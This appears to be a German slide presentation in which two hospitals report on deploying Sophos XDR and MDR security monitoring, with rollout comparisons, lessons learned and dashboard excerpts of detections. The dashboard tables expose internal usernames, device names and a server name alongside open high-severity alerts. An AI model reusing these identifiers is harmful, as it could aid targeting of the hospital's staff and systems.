
MITRE-Taktik(en)

- > TA0002 Execution
- > TA0003 Persistence
- > TA0004 Privilege Escalation
- > TA0005 Defense Evasion
- > TA0006 Credential Access
- > TA0007 Discovery
- > TA0009 Collection

↔ Ähnliche Erkennungen


[6 ähnliche Erkennungen](#)





UNTERSCHIEDE IN DEN LÖSUNGSSZENARIEN

Pos.	Klinikum Bielefeld	Westpfalz-Klinikum
1	SOPHOS-Central zu Projektbeginn bereits vorhanden	SOPHOS-Central musste noch installiert werden
2	XDR-Agent zu Projektbeginn bereits auf ca. 80% der Server und ca. 95% der Clients ausgerollt	XDR-Agent war auf Servern und Clients noch nicht ausgerollt -> Installation
3	Onboarding an das SOPHOS-SOC (MDR-Service) März 2023	Onboarding an das SOPHOS-SOC (MDR-Service) Ende März 2023
4	Erweiterte Anbindung der Konnektoren im Prozess (vorhandene Infrastruktur und NDR: kurzfristig; East-West Firewall: mittelfristig; Perimeterfirewall: langfristig)	Ausrollen der E-Mail Security
5		Ausrollen der SOPHOS-Hardware-Firewalls und sofortige Anbindung an das SOC
6		Erweiterte Anbindung der Konnektoren im Prozess (NDR: mittelfristig)



Bericht zu den Erfahrungen im Westpfalz-Klinikum

ERFAHRUNGSWERTE WESTPFALZ-KLINIKUM

Pos.	TOP
1	Rollout-Phase: kritische Prüfung der Systemressourcen der Server vorab
2	Dashboard ermöglicht unmittelbares Erkennen von Auffälligkeiten → „tägliches Blick“ ins Dashboard
3	Alle Bereiche im Team „Infrastruktur“ nutzen das Dashboard → Gegenseitiger Hinweis bei Auffälligkeiten
4	„Zahlen, Daten, Fakten“ (Bezug letzte 90 Tage): <ul style="list-style-type: none"> • 353 unerwünschte Applikationen erkannt, 163 blockiert, 135 bereinigt, 23 keine Bereinigung notwendig • 100 Malware-Erkennungen
5	Aktiver Eingriff durch Sophos-MDR nicht notwendig
6	Wunsch/Anforderung: regelmäßiger Managementbericht (mind. pro Quartal) als Nachweisdokument für Audits

Bedrohungsanalyse-Center - Bedrohungsgraphen

Übersicht / Bedrohungsanalyse-Center Dashboard / Bedrohungsgraphen

Von Sophos erzeugt Vom Admin erzeugt

! Diese Graphen dienen Ihnen als MDR-Kunde nur zur Informationen für alle Geräte mit MDR-Lizenz. Unserer MDR-Team wird Sie kontaktieren, falls Sie Maßnahmen ergreifen müssen.


<input type="checkbox"/>	Status ↕	Erstellt um ↕	Priorität ↕	Name ↕	Benutzer	Gerät	Gerätetyp
<input type="checkbox"/>	Neu	30. Okt. 2023 23:46	Niedrig	Lockdown	WKK-INTRA\033.2	PCB8CA3A9AA4F9	Computer
<input type="checkbox"/>	Neu	30. Okt. 2023 16:27	Mittel	Lockdown	WKK-INTRA\012.2	PC6C2B59DCE596	Computer
<input type="checkbox"/>	Neu	30. Okt. 2023 15:42	Mittel	Lockdown	WKK-INTRA\kschollenberger	MD48684A77CE55	Computer
<input type="checkbox"/>	Neu	30. Okt. 2023 15:38	Mittel	Lockdown	WKK-INTRA\sweik	PCE4B97AF39577	Computer
<input type="checkbox"/>	Neu	30. Okt. 2023 15:35	Mittel	Lockdown	WKK-INTRA\pwyne	MD60A5E2DEC98F	Computer
<input type="checkbox"/>	Neu	27. Okt. 2023 15:50	Hoch	APCViolation	WKK-INTRA\ehammen	PCE073E7CE9F93	Computer
<input type="checkbox"/>	Neu	26. Okt. 2023 10:58	Niedrig	HeapSpray	WKK-INTRA\mniendorf	PC004E01B6ED37	Computer
<input type="checkbox"/>	Neu	25. Okt. 2023 17:39	Hoch	APCViolation	WKK-INTRA\ehammen	PCE073E7CE9F93	Computer
<input type="checkbox"/>	Neu	25. Okt. 2023 17:37	Hoch	APCViolation	WKK-INTRA\ehammen	PCE073E7CE9F93	Computer
<input type="checkbox"/>	Neu	25. Okt. 2023 14:06	Hoch	APCViolation	WKK-INTRA\ehammen	PCE073E7CE9F93	Computer
<input type="checkbox"/>	Neu	25. Okt. 2023 14:04	Hoch	APCViolation	WKK-INTRA\ehammen	PCE073E7CE9F93	Computer
<input type="checkbox"/>	Neu	25. Okt. 2023 13:48	Hoch	APCViolation	WKK-INTRA\ehammen	PCE073E7CE9F93	Computer
<input type="checkbox"/>	Neu	25. Okt. 2023 13:37	Hoch	APCViolation	WKK-INTRA\ehammen	PCE073E7CE9F93	Computer
<input type="checkbox"/>	Neu	25. Okt. 2023 08:19	Niedrig	HeapSpray	WKK-INTRA\shinze	PC00BE43D3C05F	Computer
<input type="checkbox"/>	Neu	24. Okt. 2023 08:49	Niedrig	HeapSpray	WKK-INTRA\shinze	PC00BE43D3C05F	Computer

Erkennungen

Übersicht / Bedrohungsanalyse-Center Dashboard / Erkennungen

Sortiert nach: Sonntag, 1. Oktober 2023 um 10:10 - Dienstag, 31. Oktober 2023 um 10:10

Apply Range Selection



Info Niedrig Mittel Hoch Kritisch

Gruppieren nach: Ohne (nicht gruppiert)


Bemerkungsbereich Zeitraum Aktionen

Schweregrad	Typ	Erkennung	Uhrzeit	Einheit	Kategorie	Quelle	MITRE-Angriff
-------------	-----	-----------	---------	---------	-----------	--------	---------------

Erkennungen

Übersicht / Bedrohungsanalyse-Center Dashboard / Erkennungen

Sonntag, 1. Oktober 2023 um 10:10 - Dienstag, 31. Oktober 2023 um 10:10



Info Niedrig Mittel Hoch Kritisch

Gruppieren nach Ohne (nicht gruppiert)

Benutzerdefinierter Zeitraum


Aktionen

<input type="checkbox"/>	Schweregrad	Typ	Erkennung	Uhrzeit	Einheit	Kategorie	Quelle	MITRE-Angriff
<input type="checkbox"/>	Low	Threat	WIN-DET-T1587.002	31.10.23, 10:09	PCE073E7CE9F8F	Endpoint	Sophos	Resource Development
<input type="checkbox"/>	Low	Threat	WIN-DET-T1587.002	31.10.23, 10:09	PCE073E7CE9F8F	Endpoint	Sophos	Resource Development
<input type="checkbox"/>	Low	Threat	WIN-DET-T1587.002	31.10.23, 10:09	PCE073E7CE9F8F	Endpoint	Sophos	Resource Development
<input type="checkbox"/>	Low	Threat	WIN-DET-T1587.002	31.10.23, 10:09	PCE073E7CE9F8F	Endpoint	Sophos	Resource Development
<input type="checkbox"/>	Low	Threat	WIN-DET-T1587.002	31.10.23, 10:09	PCE073E7CE9F8F	Endpoint	Sophos	Resource Development
<input type="checkbox"/>	Low	Threat	WIN-DET-T1587.002	31.10.23, 10:09	PCE073E7CE9F8F	Endpoint	Sophos	Resource Development
<input type="checkbox"/>	Low	Threat	WIN-DET-T1021.002	31.10.23, 10:09	PCC025A5AD344D	Endpoint	Sophos	Lateral Movement

Erkennungen

Übersicht / Bedrohungsanalyse-Center Dashboard / Erkennungen

Montag, 16. Oktober 2023 um 02:00 - Dienstag, 17. Oktober 2023 um 01:59



Info Niedrig Mittel Hoch Kritisch

Gruppieren nach Ohne (nicht gruppiert)

Benutzerdefinierter Zeitraum

<input type="checkbox"/>	Schweregrad	Typ	Erkennung	Uhrzeit	Einheit	Kategorie	Quelle	MITRE-Angriff
<input type="checkbox"/>	High	Threat	WIN-EXE-PRC-W3WP-SUSP-CMD-EXECUTION-1	17.10.23, 01:35	SRV-RICO	Endpoint	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-EXE-PRC-W3WP-SUSP-CMD-EXECUTION-1	17.10.23, 01:35	SRV-RICO	Endpoint	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-EXE-PRC-W3WP-SUSP-CMD-EXECUTION-1	17.10.23, 01:05	SRV-RICO	Endpoint	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-EXE-PRC-W3WP-SUSP-CMD-EXECUTION-1	17.10.23, 01:05	SRV-RICO	Endpoint	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-EXE-PRC-W3WP-SUSP-CMD-EXECUTION-1	17.10.23, 00:45	SRV-RICO	Endpoint	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-EXE-PRC-W3WP-SUSP-CMD-EXECUTION-1	17.10.23, 00:35	SRV-RICO	Endpoint	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-EXE-PRC-W3WP-SUSP-CMD-EXECUTION-1	17.10.23, 00:35	SRV-RICO	Endpoint	Sophos	Execution

Analysen

Westpfalz-Klinikum GmbH

Übersicht / Bedrohungsanalyse-Center Dashboard / Analysen


i Diese Analysen dienen Ihnen als MDR-Kunde nur zur Informationen für alle Geräte mit MDR-Lizenz. Unserer MDR-Team wird Sie kontaktieren, falls Sie Maßnahmen ergreifen müssen.

Maßnahmen ▾

Priorität	Analyse	Status	Kennung	Zugewiesen zu	Erstellt von	Alter	Geräte	Integrationen	Erkennungen	Zuletzt bearbeitet	Erste Erkennung	Letzte Erkennung	Zusammenfassung
Mittel	2023-10-26-001	Nicht gest...	...-10-26-001	Nicht zugewie	Sophos	11 Tage	1	1	56	26. Okt. 2023... vor 11 Tagen	26. Okt. 20... 02:03:12	26. Okt. 2023 15:33:36	Initial Detection: WIN-EXE-PRC-W3WP-SUSP-CMD-...
Mittel	2023-10-25-001	Nicht gest...	...-10-25-001	Nicht zugewie	Sophos	12 Tage	1	1	97	26. Okt. 2023... vor 11 Tagen	25. Okt. 20... 02:03:12	26. Okt. 2023 01:33:27	Initial Detection: WIN-EXE-PRC-W3WP-SUSP-CMD-...
Mittel	2023-10-24-001	Nicht gest...	...-10-24-001	Nicht zugewie	Sophos	13 Tage	1	1	100	25. Okt. 2023... vor 12 Tagen	24. Okt. 20... 02:06:13	25. Okt. 2023 00:33:06	Initial Detection: WIN-EXE-PRC-W3WP-SUSP-CMD-...
Mittel	2023-10-23-001	Nicht gest...	...-10-23-001	Nicht zugewie	Sophos	14 Tage	1	1	97	24. Okt. 2023... vor 13 Tagen	23. Okt. 20... 02:05:56	24. Okt. 2023 01:36:02	Initial Detection: WIN-EXE-PRC-W3WP-SUSP-CMD-...
Mittel	2023-10-22-001	Nicht gest...	...-10-22-001	Nicht zugewie	Sophos	15 Tage	1	1	97	23. Okt. 2023... vor 14 Tagen	22. Okt. 20... 02:06:11	23. Okt. 2023 01:36:04	Initial Detection: WIN-EXE-PRC-W3WP-SUSP-CMD-...
Mittel	2023-10-21-001	Nicht gest...	...-10-21-001	Nicht zugewie	Sophos	16 Tage	1	1	97	22. Okt. 2023... vor 15 Tagen	21. Okt. 20... 02:05:51	22. Okt. 2023 01:35:51	Initial Detection: WIN-EXE-PRC-W3WP-SUSP-CMD-...
Mittel	2023-10-20-001	Nicht gest...	...-10-20-001	Nicht zugewie	Sophos	17 Tage	1	1	97	21. Okt. 2023 ... vor 16 Tagen	20. Okt. 20... 02:05:50	21. Okt. 2023 01:35:47	Initial Detection: WIN-EXE-PRC-W3WP-SUSP-CMD-...

« < 1 > »

Zuletzt aktualisiert: 06.11.2023, 10:17 ↻



Bericht zu den Erfahrungen im Klinikum Bielefeld

ERFAHRUNGSWERTE KLINIKUM BIELEFELD

Pos.	TOP
1	Ruhigerer Schlaf 😊
2	Wenig bis keine Änderung im Tagesgeschäft, MDR „geräuschlos und störungsfrei“
3	Zwei Gruppen von Incidents:
3.1.	7 x MDR Cases eigenständig durch SOPHOS gelöst (Übertragung großer Datenmengen, hohe Anzahl Dateiaktivitäten in kurzer Zeit, Ausführung „potenziell“ kritischer Betriebssystem Befehle)
3.2.	3 x MDR Cases erkannt, weitere Aktion durch Klinikum notwendig (bewusst durchgeführte Installation von „potenziell“ gefährlicher Software)
4	KRITIS Audit: Implementierung des Systems wurde sehr positiv bewertet, organisatorische Einbettung in ISMS-Prozesse hat noch Entwicklungspotential

LESSONS LEARNED

Pos.	TOP
1	Rollout XDR-Agent arbeitsintensiv (bspw. False Positives, Tamper Protection)
2	Onboarding MDR und Go-Live sehr unkompliziert
3	Integration in bestehende Prozesse überschaubar (SOC hat Berechtigungen einzugreifen)
4	Konsolidierung der Firewalls notwendig
5	Großer Know-How Input durch lokalen Partner

FAZIT UND AUSBLICK

Pos.	TOP
1	User Awareness
2	Entscheidung: XDR-Agent auf Thinclients
3	Netzwerksegmentierung und East-West Firewall
4	Feinschliff der internen Prozesse in den Häusern